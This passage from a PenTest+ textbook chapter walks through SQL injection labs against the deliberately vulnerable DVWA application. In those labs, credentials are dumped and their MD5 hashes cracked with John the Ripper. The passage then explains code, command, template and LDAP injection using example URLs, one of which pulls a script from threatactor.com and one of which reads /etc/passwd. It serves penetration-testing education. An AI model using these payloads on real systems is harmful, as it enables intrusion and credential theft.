Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Success again! The last line of output shown in Figure 10-5 is `Surname: dvwa@ localhost`, indicating dvwa is the name of the user currently logged into the server. Localhost is the server name, which would be different if the SQL server were running on another computer.

It should also be possible to retrieve a list of table names from the database using the following query:

```
1' or 1=1 union select null,table_name from information_schema.tables #
```

Figure 10-6 shows the results of this query.

Figure 10-6 SQL injection returning list of tables contained in database



Source: DVWA Vulnerable Web Application

You have successfully discovered names of tables contained in the database. These table names are listed as surnames such as CHARACTER_SETS and COLLATIONS.

In Activity 10-1, you will continue with this SQL injection example, using specially crafted queries to eventually retrieve passwords. Passwords are often stored as hashes, so you will also use John the Ripper to crack retrieved password hashes and determine the actual passwords.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 10-1 Retrieving Passwords Using SQL Injection


Time Required: 30 minutes
Objective: Use SQL injection attacks to retrieve information from a vulnerable web application.
Description: In this activity, you use SQL injection attacks against the DVWA target in your pen-testing lab environment to extract information from the DVWA web application.

1. In your pen-testing lab environment, start the DVWA target VM and the Kali Linux attack VM. Make sure both VMs are on the same network adapter. Use the **`ping`** command to check that they can communicate with each other.
2. Determine the IP address of the DVWA VM by logging into its terminal and issuing the **`ifconfig`** command. Refer to the setup instructions in Chapter 2 if you need to be reminded how to perform these operations.
3. From a web browser running in the Kali Linux VM, enter the following URL to connect to the DVWA web application:

   `http://<ip_address_of_dvwa>`

   For example, enter **`http://192.168.2.123`**. A login form opens.
4. Enter **admin** as the Username and **password** as the Password, and then click the **Login** button.
5. Select the **DVWA Security** link on the left.
6. On the DVWA Security page, select **low** from the drop-down menu and then click the **Submit** button. (You are setting security to low so that your SQL injection attacks will not be blocked.)
7. Select the **SQL Injection** link on the left. The webpage should now resemble Figure 10-2 and others from the SQL injection examples (Figure 10-7).

Figure 10-7 SQL Injection DVWA webpage



Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

8. Enter the same SQL queries from the SQL injection example earlier in this chapter. One at a time, enter each of the following SQL queries and click the **Submit** button.

   `1`

   (This query displays the information for user 1.)

   `1' or 1=1 #`

   (This query displays all records in the database.)

   `1' or 1=1 union select null,user() #`

   (This query displays the current user.)

   `1' or 1=1 union select null,database() #`

   (This query displays the name of the database.)

   `1' or 1=1 union select null,table_name from information_schema.tables #`


   (This query displays all the tables contained in the database.)

9. To list tables that start with the word "user," enter the following query and click the **Submit** button:

   `1' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%' #`

   After clicking Submit, notice the two lines of output, `Surname: USER_PRIVILEGES` and `Surname: users`. These are table names that start with the word user (Figure 10-8).

Figure 10-8 SQL injection returning all tables in database with names starting with "user"



Source: DVWA Vulnerable Web Application

10. To retrieve a list of the column names (fields) in the users table, enter the following query and then click the **Submit** button.


    `1' or 1=1 union select null,concat(table_name,' -',column_name) from information_schema.columns where table_name ='users' #`

    You use the `concat` function to add the table name and a hyphen in front of the column name in the output.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-9 SQL injection returning the columns (fields) of the table named users



Source: DVWA Vulnerable Web Application

Figure 10-9 shows the output. Scroll down to display all the output, including `Surname: users - user` and `Surname: users - password`. That output contains the interesting column names of `user` and `password`. The user column might be used to store login names, and the password column might be used to store passwords. That means this table contains login names and passwords.

11. To retrieve the username and password for every user in the users table, enter the following SQL query and click the **Submit** button.

```
1' or 1=1 union select null,concat(first_name,' -',last_name,' -', user,'
-',password) from users #
```


The output is shown in Figure 10-10.

The last two pieces of information in each output record are the login name and password hashes for a specific user, such as `smithy - 5f4dcc3b5aa765d61d8327deb882cf9`. Bob Smith's login name appears to be smithy and the hash of his password is 5f4dcc3b5aa765d61d8327deb882cf9.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-10 SQL injection returning credentials from the table named users



Source: DVWA Vulnerable Web Application

12. Start a text editor and copy and paste each username and corresponding password hash into a new text file. When you are finished, the contents of your text editor should look like the following:

```
admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b

pablo:0d107d09f5bbe40cade3de5c71e9e9b7

smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Make sure you have a colon between the username and the password hash, with no spaces.

13. Save the text file using **`dvwa_passwordhashes.txt`** as the filename. Pay attention to where you are saving the file. If you are saving it from a root Kali terminal session, you are likely saving your file in the /root directory. If you are saving it from a nonroot Kali terminal session, you are likely saving your file in the /home/kali directory.

Continues


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

14. Start a terminal session in Kali Linux and navigate to the folder where you saved your dvwa_passwordhashes.txt file. Use the `cd` command to change folders, if necessary. Use the `ls` command to confirm that you are in the correct folder.
15. To use John the Ripper to crack the password hashes, enter the following command:

```
john --format=raw-MD5 dvwa_passwordhashes.txt
```

Figure 10-11 shows the output of the command.

Figure 10-11 John the Ripper being used to crack password hashes



Source: Kali Linux

Congratulations. You have successfully executed a SQL injection attack and cracked hashed passwords.

Note 1 | If you have already used John the Ripper to crack a file containing passwords, the next time you run the same command, John the Ripper will not try to crack that file again. In this situation, execute the following commands from a terminal session:

```
cd ~/.john
rm john.pot
```

Timing-Based Blind SQL Injection Attacks

A variation of the blind SQL injection attack called a **timing-based blind SQL injection** uses delay mechanisms built into different SQL database platforms as part of the exploit. The SQL function `WAIT FOR DELAY` can be used to suspend the execution of a query for a specified amount of time. The SQL function `WAIT FOR TIME` can be used to hold a query until the system clock of the targeted server matches the provided time and then execute the query.

A timing-based attack can be used to incrementally retrieve data from a SQL server slowly over a period of time. The Metasploit framework and the SQL-map utility both provide premade exploits that can execute timing-based blind SQL injection attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

HTML Injection Attacks

HTML injection attacks are conceptually the same as SQL injection attacks, except HTML code is injected into an application instead of SQL code. Threat actors inject HTML code into web form input fields, hoping the code will make it past input validation and be stored in the database associated with the application. If successful, future web application users will receive the normal data for the form and the injected HTML code. HTML injection can be used for cross-site scripting attacks or to create bogus web forms that an unsuspecting user might complete, allowing the hacker to steal information. An HTML injected bogus login form is one example, which if successful, can provide a threat actor with usernames and passwords.

Code Injection Attacks

Code injection attacks occur when code is injected into an application by a pen tester or threat actor. If the application is a web application, the code might be JavaScript, PHP, or another web application language. HTML injection is a type of code injection attack.

For example, a website might have a URL like the following:

```
https://mysite.com/index.php?page=contact.php
```

If the page parameter input is not validated, a threat actor could execute code on the web server using a URL similar to the following:

```
https://mysite.com/index.php?page=http://threatactor.com/maliciouscode.php
```

The maliciouscode.php script would then run on the targeted web server performing whatever malicious actions the threat actor programmed into the script. Notice that the maliciouscode.php script is being pulled from the threat actor's own web server at http://threatactor.com.

Command Injection Attacks

Command injection attacks attempt to use flaws in an application to execute operating system commands on the server hosting the website.

For example, a web application that uses the Perl language might use the following URL to read a file called productlist.txt that resides on the server:

```
https://mysite.com/cgi-bin/getFile.pl?doc=productlist.txt
```

If the web application is vulnerable to command injection, a threat actor may be able to retrieve a list of files from the server by manipulating the original URL into the following:

```
https://mysite.com/cgi-bin/getFile.pl?doc=/bin/ls|
```

Recall that `ls` is the Linux/Unix command for listing files, and the code for `ls` is stored in the /bin folder of a Linux/Unix computer.

For a PHP command injection, a threat actor might attempt to call an operating system command by appending a semicolon and command to the end of the URL, similar to the following:

```
https://mysite.com/cgi-bin/getFile.php?dir=%3Bcat%20/etc/passwd
```

Notice the `%3B` before the `cat` command and the `%20` after it. The `%3B` is the URL encoding for the semicolon character, and the `%20` is the URL encoding for a blank space. These characters must be encoded this way for the URL to be syntactically correct.

In the PHP command injection example, the threat actor is trying to send the command `cat /etc/passwd` to the server in an attempt to display the contents of the passwd file. The threat actor is assuming that the server is a Linux server.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Server-Side Template Injection

Web servers sometimes use template engines to generate webpages using data (perhaps entered by the user or from a file) and fixed templates to create customized webpages. A **server-side template injection (SSTI)** attack occurs when a threat actor uses native template syntax to inject (upload) a malicious payload into a template and the payload is executed on the server. If successful, the threat actor may be able to take control of the server and use it to launch attacks on other systems, or get access to sensitive information.

Common template engines include Twig, Jinja, Ruby, and Embedded JavaScript. Template engines use languages such as Python, JavaScript, PHP, Java, and Ruby. Various attacks using those languages and their syntax can be attempted.

One common way to check for SSTI vulnerabilities is to enter calculation expressions written in the native language (such as Python or JavaScript) into an input field of a webpage to determine how the web server responds. If you can determine the template engine being used (via reconnaissance), you can craft your input accordingly, or just try a variety of inputs using the syntax for each possible language. For example, you could enter #{8*8}, ${8*8}, <%= 8*8 %>, or {{8*8}} and determine if you get a calculated result back. If the result is 64, 512, etc., then the template is likely vulnerable to SSTI.

For example, if a webserver is vulnerable to SSTI, and the template engine it uses is Jinja (which is Python-based), a threat actor may be able to enter the following code segment in a SSTI attack and retrieve configuration values from a configuration file or database:

```
{{ config.items() }}
```

Arbitrary Code Execution

Arbitrary code execution (ACE) attacks occur when a threat actor is able to inject their own code into an application and have that code executed by the application, typically by the server the application is running on. SSTI (discussed in the previous section) is an example of an arbitrary code execution attack against an application.

Remote code execution (RCE) is a subset of ACE. RCE is specific to being able to execute code from a remote location, while ACE can be remote or done locally. Application flaws such as input validation failures, insecure deserialization, buffer overflows, or insecure file upload features can be exploited to allow for ACE.

Input validation is the practice of checking all input to applications to make sure input data is of the type that is expected (for example, a name is entered in a name input field) and is not injected code or commands. Failing to properly validate input may result in malicious input such as untrustworthy code being passed to the server and executed.

Serialization in an application context is the process of converting a program object (class with code and values, for example) into a digital format for storage and transmission. Deserialization is the process of taking a digitally serialized (stored) object and converting it back to a program object that can be loaded into memory and possibly executed. Insecure deserialization occurs when serialized objects passed to an application are deserialized and loaded without checking that the serialized object does not contain malicious code or actions.

A buffer is a finite storage area defined within a specific memory range. A buffer overflow occurs when data being written to the buffer exceeds the buffer's capacity and is written into memory beyond the buffer boundary, so that the data overflows into the adjacent memory. A threat actor may be able to overflow a buffer and have malicious code written into adjacent memory. This is known as a buffer overflow ACE attack.

Some applications allow for the upload of files. The contents of uploaded files must be sanitized to make sure they don't contain malware, or malicious commands. Otherwise, file uploads could lead to a successful attack. This is known as an insecure file upload ACE attack.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Lightweight Directory Access Protocol Injection Attacks

Lightweight Directory Access Protocol (LDAP) is used by Microsoft Active Directory and other programs that need to execute directory service commands. LDAP can be used to perform operations such as executing queries to look up user accounts in a domain.

Threat actors use **LDAP injection** attacks to insert additional code into existing LDAP queries in an attempt to retrieve unauthorized information or perhaps bypass authentication.

Exam Tip | For the PenTest+ exam, make sure you can identify the type of injection attack from the URL examples given.

Activity 10-2 Performing a Command Injection Attack

Time Required: 30 minutes
Objective: Use command injection attacks to send commands to a server through the webpage of a vulnerable web application.
Description: In this activity, you use command injection attacks against the pen-testing lab Kali Linux VM using the DVWA VM.

1. In your pen-testing lab environment, start the DVWA target VM and the Kali Linux attack VM. Make sure both VMs are on the same network adapter. Use the `ping` command to check that they can communicate with each other.
2. Determine the IP address of the Kali Linux VM by starting a terminal session on it and issuing the `ifconfig` command. Refer to the setup instructions in Chapter 2 if you need to be reminded how to perform these operations.
3. From a web browser running in the Kali Linux VM, enter the following URL to connect to the DVWA web application:

   `http://<ip_address_of_dvwa>`

   For example, enter `http://192.168.2.123`.
4. Enter **admin** as the Username and **password** as the Password, and then click the **Login** button.
5. Select the **DVWA Security** link on the left.
6. On the DVWA Security page, select **low** from the drop-down menu and then click the **Submit** button. (You are setting security to low so that your command injection attacks will not be blocked.)
7. Select the **Command Injection** link on the left. The Vulnerability: Command Injection webpage opens as shown in Figure 10-12.
8. Enter the IP address of your Kali Linux VM into the web form and select the Submit button. This should successfully ping your Kali Linux VM.
9. In the Ping a device box, enter the following command and click **Submit**:

